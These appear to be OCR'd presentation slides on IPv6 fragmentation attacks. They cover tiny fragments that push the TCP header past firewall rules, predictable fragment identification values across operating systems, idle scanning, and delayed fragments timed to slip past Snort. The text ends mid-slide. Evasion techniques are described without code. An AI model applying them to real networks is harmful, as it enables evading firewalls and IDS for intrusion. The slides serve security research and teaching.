
- Remember that:
  - IPv6 requires that every link in the internet have **an MTU of 1280 octets or greater**.
  - On any link that cannot convey a 1280-octet packet in one piece, link-specific **fragmentation and reassembly must be provided at a layer below IPv6**.
- However, RFC does not define how IPv6 should handle packets with length smaller than 1280 octets.

Tiny Fragments



- Linux, Windows, FreeBSD and OpenBSD accept tiny fragments.
- Hence, all major OS accept fragments **as small as 56 bytes** (including IPv6 header = 40 bytes IPv6 Header + 8 bytes Fragment Header + 8 bytes IPv6 payload).
- Security implications?


The TCP Header – RFC 793



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Byte 13
2nd octet of bytes

Firewall Evasion in IPv4 Using Fragmentation (Overlapping)



RFC 1858


- To this end, RFC 1858 defines that:

  IF FO=1 and PROTOCOL=TCP then DROP PACKET.

Tiny Fragmentation Consequences in IPv6

- At least one extension header can follow the Fragment Header: The Destination header.
- But, the total length of the Destination Options header can reach 256*8-8 = 2040 bytes (RFC 2460).
- Hence, using 8-bytes fragments, we can split the Destination Option headers to 255 fragments!

Exploiting Tiny Fragmentation in IPv6



Exploiting Tiny Fragmentation in IPv6

- The layer-4 protocol header will start at the 256th fragment!
- The "*IF FO=1 and PROTOCOL=TCP then DROP PACKET"* rule is no longer effective.
- And unless *Deep Packet Inspection* is performed, this can lead to firewall evasion, without having to overlap any fragments!
- Fortunately some firewalls (ip6tables, pf m0n0wall) block fragments when the layer-4 protocols is not in the 1st fragment → Secure, but not RFC compliant behaviour (yet).
- But, is this a case for all (commercial) firewalls out there?

Exploiting Tiny Fragmentation in IPv6

- The number of fragments before the TCP header can increase if we increase the number of the used extension headers that follow the fragment extension header.

(although this is not recommended by RFC 2460, but, who cares?)

Regarding the Compulsory Inclusion of Layer-4 in the 1st Fragment

- A corresponding RFC proposal is currently under discussion.
- Definitely, more secure.
- But, is this the proper solution?
- Not an easy answer, a lot of talk about this.

Identification Number Issues

IPv6 Fragment Identification

- It has doubled its size – 32 bits now (more difficult to be predicted).
- 16 bits in some cases
  - RFC6145: when translating in the IPv6-to-IPv4 direction, "if there is a Fragment Header in the IPv6 packet, the last 16 bits of its value MUST be used for the IPv4 identification value".

IPv6 Fragment Identification

- RFC 2460: *The Identification must be different than that of any other fragmented packet sent “recently”*

  "recently" means within the maximum likely lifetime of a packet, including transit time from source to destination and time spent awaiting reassembly with other fragments of the same packet.

  ...it is assumed that the requirement can be met by maintaining the Identification value as a simple, 32-bit, "wrap-around" counter.

Some OS Implemented this (!?)

- To make matter worse, the IPv6 implementation in the Linux kernel before 3.1 does not generate Fragment Identification values separately for each destination,...
- Result: remote attackers can cause a DoS and other attacks (e.g. “stealth” port scanning) by predicting these values and sending crafted packets.
- CVE-2011-2699.
- RFC 2460 to be updated accordingly.

But has it been fixed now?

- Linux randomize the 1st value and then increments it by one.
    - Independent counters for different destinations.
- Windows use a simple counter!
    - They tart counting from 0x01!
    - Same counter for different destinations.

Try it on your System: Launch Wireshark and:

```
ping6 -s 2000 <target> for Linux
ping -l 2000 <target> for Windows
```

System Assignment of Identification

- Android 4.1 (Linux 3.0.15) | Per host, incremental
- FreeBSD 7.4/ 9.1 | Random
- iOS 6.1.2 | Random
- Linux 2.6.32 | Per host, incremental
- Linux 3.2 | Per host, incremental
- Linux 3.8 | Per host, incremental
- OpenBSD 4.6 / 5.2 | Random
- OS X 10.6.7 | Global, incremental
- OS X 10.8.3 | Random
- Solaris 11 | Per host, incremental
- Windows Server 2003 R2 / 2008 SP1 | Global, incremental
- Windows Server 2008 R2 Standard SP1 / 2012 | Global, incremental by 2
- Windows XP Professional 32bit, SP3 | Global, incremental
- Windows Vista Business 64bit, SP1 | Global, incremental
- Windows 7 | Global, incremental by 2
- Windows 8 Enterprise 32 bit | Per host, incremental by 2

Thanks to Mathias Morbitzer m.morbitzer@student.ru.nl via lists.si6networks.com


Combining Atomic Fragments with Identification Numbers?

- By sending ICMPv6 "Packet Too Big" error messages (defined in RFC 4443), an attacker can trigger their targets to send "atomic fragments".
- If the Fragment Identification numbers are produced in a predictable way, the attacker knows the next values and hence, he can launch any type of related attack (DoS, “stealth” port scanning, etc.).

“Idle” (Stealth) Scanning
This is a very old technique...

- Used by Kevin Mitnick against Shimomura in 1995 (for TCP sequence numbers, but same concept).
- It is also use by “Idle” Scan (first appeared in 1998, also available by nmap).
- Other attacks are also possible.
  - DoS,
  - Determine the packet rate of a sender, etc

Idle Scanning


Nmap Idle Scan Technique (Simplified)
http://www.insecure.org

Step 1: Chooze a "zombie" and probe for its current IP Identification (IPID) number:

Step 2: Send forged packet "from" Zombie to target. Behavior differs depending on port state:

Step 3: Probe Zombie IPID again:

IPID increased by 2 since step #1, so port 80 on target must be open!

IPID only increased by 1, port 42 is CLOSED!

Source: http://nmap.org/presentations/CanSecWest03/CD_Content/idlescan_paper/idlescan.html

Delayed Fragments

...delayed fragments

- *RFC 2460*: *If not all the fragments that comprise the complete datagram are received within 60 secs of the reception of the first-arriving fragment, reassembly of this specific datagram must be abandoned and all the fragments that have been received for this datagram must be discarded.*
- *If the first fragment has been received, an ICMP Time Exceeded -- Fragment Reassembly Time Exceeded message should be sent to the source of that fragment.*

Delayed fragments

- Several scenarios have been tested were the fragments of a datagram were sent to the targets by varying:
  - The number of the fragments
  - the delay between two consecutive fragments.

Delayed fragments: Results

- OpenBSD:
  - accepts fragment delayed for more than 60 secs after the 1st
  - (but not if the delay between two consecutive fragments is more than 60 secs).
  - It has been found, for example, that accepts up to 28 fragments with 30 sec intervals between them (this will take up to 14 minutes).

Delayed fragments consequences

- OS fingerprinting.
- Exhaustion of resources (?).
- DoS (combined with duplicated fragment identification numbers)?.
  - If combined with IPv6-to-IPv4 translation and atomic fragments, 65536 packets will be enough.
- IDS evasion.

If your target is an OpenBSD Host

- (and your IDS is not),
  - Example: You can simply send 7 fragments with 30 sec intervals between them and 50 bytes length each to fly under the radars of Snort.


IPv6 Fragmentation Overlapping

Fragmentation Overlapping

- A legitimate host has no reason of producing overlapping fragments.
- A receiver has no reason to accept them.
- RFC5722 recommends that overlapping fragments should be totally disallowed:
